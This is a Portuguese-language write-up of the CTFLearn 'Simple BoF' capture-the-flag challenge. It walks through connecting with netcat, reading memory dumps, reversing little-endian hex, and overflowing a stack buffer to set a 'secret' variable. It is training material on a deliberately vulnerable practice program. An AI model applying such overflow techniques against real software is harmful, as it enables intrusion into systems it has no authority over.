
CAPTURE THE FLAG – SIMPLE BoF

Autor: ETR00M
Github: https://github.com/ETR00M/
Linkedin: https://www.linkedin.com/in/ls-anderson/

Link da Challenge: https://ctflearn.com/challenge/1010
Nível: fácil;
Categoria: *Binary*;
Tag: hexadecimal, comandos Linux (vi, nc), linguagem de programação (if, variável), Buffer Overflow, pensamento linear.

Neste desafio do **CTFLearn** precisaremos efetuar o Buffer Overflow em um software e com isso manipularemos os caracteres armazenados para recuperar a *flag* do desafio, o autor desta *challenge* disponibilizou tanto o código fonte que iremos analisar quanto a URL que hospeda a aplicação a ser acessada via *netcat*.




Ao efetuar o download do arquivo fornecido, primeiramente verificaremos suas propriedades e em seguida acessaremos a URL informada na porta informada na descrição do desafio, caso você não tenha conhecimento prévio dos assuntos: hexadecimal, O que é Buffer over Flow, linguagem de programação (básico), recomendo o estudo dos materiais a seguir antes de seguir com o *writeup*:


Dicas de materiais para estudo:

- https://www.youtube.com/watch?v=gIXiFhEA-Qw&ab_channel=CursoemV%C3%ADdeo
- https://www.ibm.com/docs/pt-br/aix/7.3?topic=adapters-ascii-decimal-hexadecimal-octal-binary-conversion-table
- https://www.youtube.com/watch?v=IN9ElO90uLc&ab_channel=MenteBin%C3%A1ria
- https://www.youtube.com/watch?v=LYyseHh43vU&ab_channel=MenteBin%C3%A1ria
- https://www.youtube.com/watch?v=MB3lscs5C7E&ab_channel=GuiaAn%C3%B4nima

Comando: **file bof.c**



Comando: **nc thekidofarcrania.com 35235**



Ao acessar a aplicação via *netcat* identificamos que o programa solicita uma entrada de texto ao usuário e armazena esse texto em hexadecimal em endereços específicos apresentados visualmente pelo sistema.

Ao entrar com a string "**ETR00M**" veremos que os espaços de endereços são preenchidos com o valor correspondente em hexadecimal, neste caso: **45 57 52 30 30 4D**. Logo em seguida, o software nos dá uma mensagem informando que "talvez não tenhamos inserido uma quantidade suficiente de texto para sobrecarregar o programa".

```
┌──(kali㉿kali)-[~]
└─$ nc thekidofarcrania.com 35235

Legend: buff MODIFIED padding MODIFIED
  notsecret MODIFIED secret MODIFIED CORRECT secret
0×ff8bcb08 | 00 00 00 00 00 00 00 00 |
0×ff8bcb10 | 00 00 00 00 00 00 00 00 |
0×ff8bcb18 | 00 00 00 00 00 00 00 00 |
0×ff8bcb20 | 00 00 00 00 00 00 00 00 |
0×ff8bcb28 | ff ff ff ff ff ff ff ff |
0×ff8bcb30 | ff ff ff ff ff ff ff ff |
0×ff8bcb38 | ef be ad de 00 ff ff ff |
0×ff8bcb40 | c0 e5 f0 f7 84 1f 65 56 |
0×ff8bcb48 | 58 cb 8b ff 11 fb 64 56 |
0×ff8bcb50 | 70 cb 8b ff 00 00 00 00 |

Input some text: ETR00M

Legend: buff MODIFIED padding MODIFIED
  notsecret MODIFIED secret MODIFIED CORRECT secret
0×ff8bcb08 | 45 54 52 30 30 4d 00 00 |
0×ff8bcb10 | 00 00 00 00 00 00 00 00 |
0×ff8bcb18 | 00 00 00 00 00 00 00 00 |
0×ff8bcb20 | 00 00 00 00 00 00 00 00 |
0×ff8bcb28 | ff ff ff ff ff ff ff ff |
0×ff8bcb30 | ff ff ff ff ff ff ff ff |
0×ff8bcb38 | ef be ad de 00 ff ff ff |
0×ff8bcb40 | c0 e5 f0 f7 84 1f 65 56 |
0×ff8bcb48 | 58 cb 8b ff 11 fb 64 56 |
0×ff8bcb50 | 70 cb 8b ff 00 00 00 00 |

Maybe you haven't overflowed enough characters? Try again?
```

Agora que identificamos o comportamento básico da aplicação em tempo de execução, iremos analisar seu código fonte, a partir dele podemos verificar que o valor da *flag* nos será retornado ao atendermos a condição verdadeira da estrutura de decisão principal, em que o valor da variável **secret** seja igual a **67 61 6C 66:**

Comando: **vi bof.c**

```
// Check if secret has changed.
if (secret == 0x67616c66) {
  puts("You did it! Congratuations!");
  print_flag(); // Print out the flag. You deserve it.
  return;
} else if (notsecret != 0xffffff00) {
  puts("Uhmm... maybe you overflowed too much. Try deleting a few characters.");
} else if (secret != 0xdeadbeef) {
  puts("Wow you overflowed the secret value! Now try controlling the value of it!");
} else {
  puts("Maybe you haven't overflowed enough characters? Try again?");
}

exit(0);
```


No teste que fizemos, a string "*ETR00M*" não atendeu a nenhuma das condições verdadeiras, ou seja:

1. A variável **secret** não era igual a **64 61 6C 66**;
2. A variável **notsecret** não era diferente de **FF FF FF 00;**
3. A variável **secret** não alterou seu valor inicial (**DE AD BE EF**).

É importante notar que os valores hexadecimais são apresentados de traz para frente no sistema, sendo assim, o valor da variável **secret** que identificamos no código fonte sendo: **DE AD BE EF** é mostrado ao inverso durante a execução (**EF BE AD DE**).


```
Legend: buff MODIFIED padding MODIFIED
  notsecret MODIFIED secret MODIFIED CORRECT secret
0xff8bcb08 | 45 54 52 30 30 4d 00 00 |
0xff8bcb10 | 00 00 00 00 00 00 00 00 |
0xff8bcb18 | 00 00 00 00 00 00 00 00 |
0xff8bcb20 | 00 00 00 00 00 00 00 00 |
0xff8bcb28 | ff ff ff ff ff ff ff ff |
0xff8bcb30 | ff ff ff ff ff ff ff ff |
0xff8bcb38 | ef be ad de 00 ff ff ff |
0xff8bcb40 | c0 e5 f0 f7 84 1f 65 56 |
0xff8bcb48 | 58 cb 8b ff 11 fb 64 56 |
0xff8bcb50 | 70 cb 8b ff 00 00 00 00 |
```

Conforme já sabemos o valor da variável **secret** precisa ser igual a **67 61 6C 66** para que o sistema nos indique a *flag* para cumprir o desafio, portanto iremos decodificar os caracteres de hexadecimal para ASCII, assim identificando qual a *string* que programa está esperando como entrada: (https://www.rapidtables.com/convert/number/hex-to-ascii.html)



Como vimos anteriormente, o hexadecimal no código fonte é apresentado na ordem inversa durante a execução do programa, sendo assim, o contrário do texto decodificado (**galf**) será utilizado no programa, ou seja, utilizaremos o texto (**flag**) quando precisarmos modificar o valor correspondente a variável **secret**.

Você pode utilizar qualquer outra *string* até chegar ao valor da variável **secret**, porém eu decidi apenas repetir diversas vezes o texto "galf" e ao chegar no valor da variável que queremos modificar inserir o texto correto "*flag*".



Após conseguir com sucesso aplicar o Buffer Overflow na aplicação, teremos como retorno a *flag* que será submetida a plataforma do **CTFLearn** para completar a *challenge*: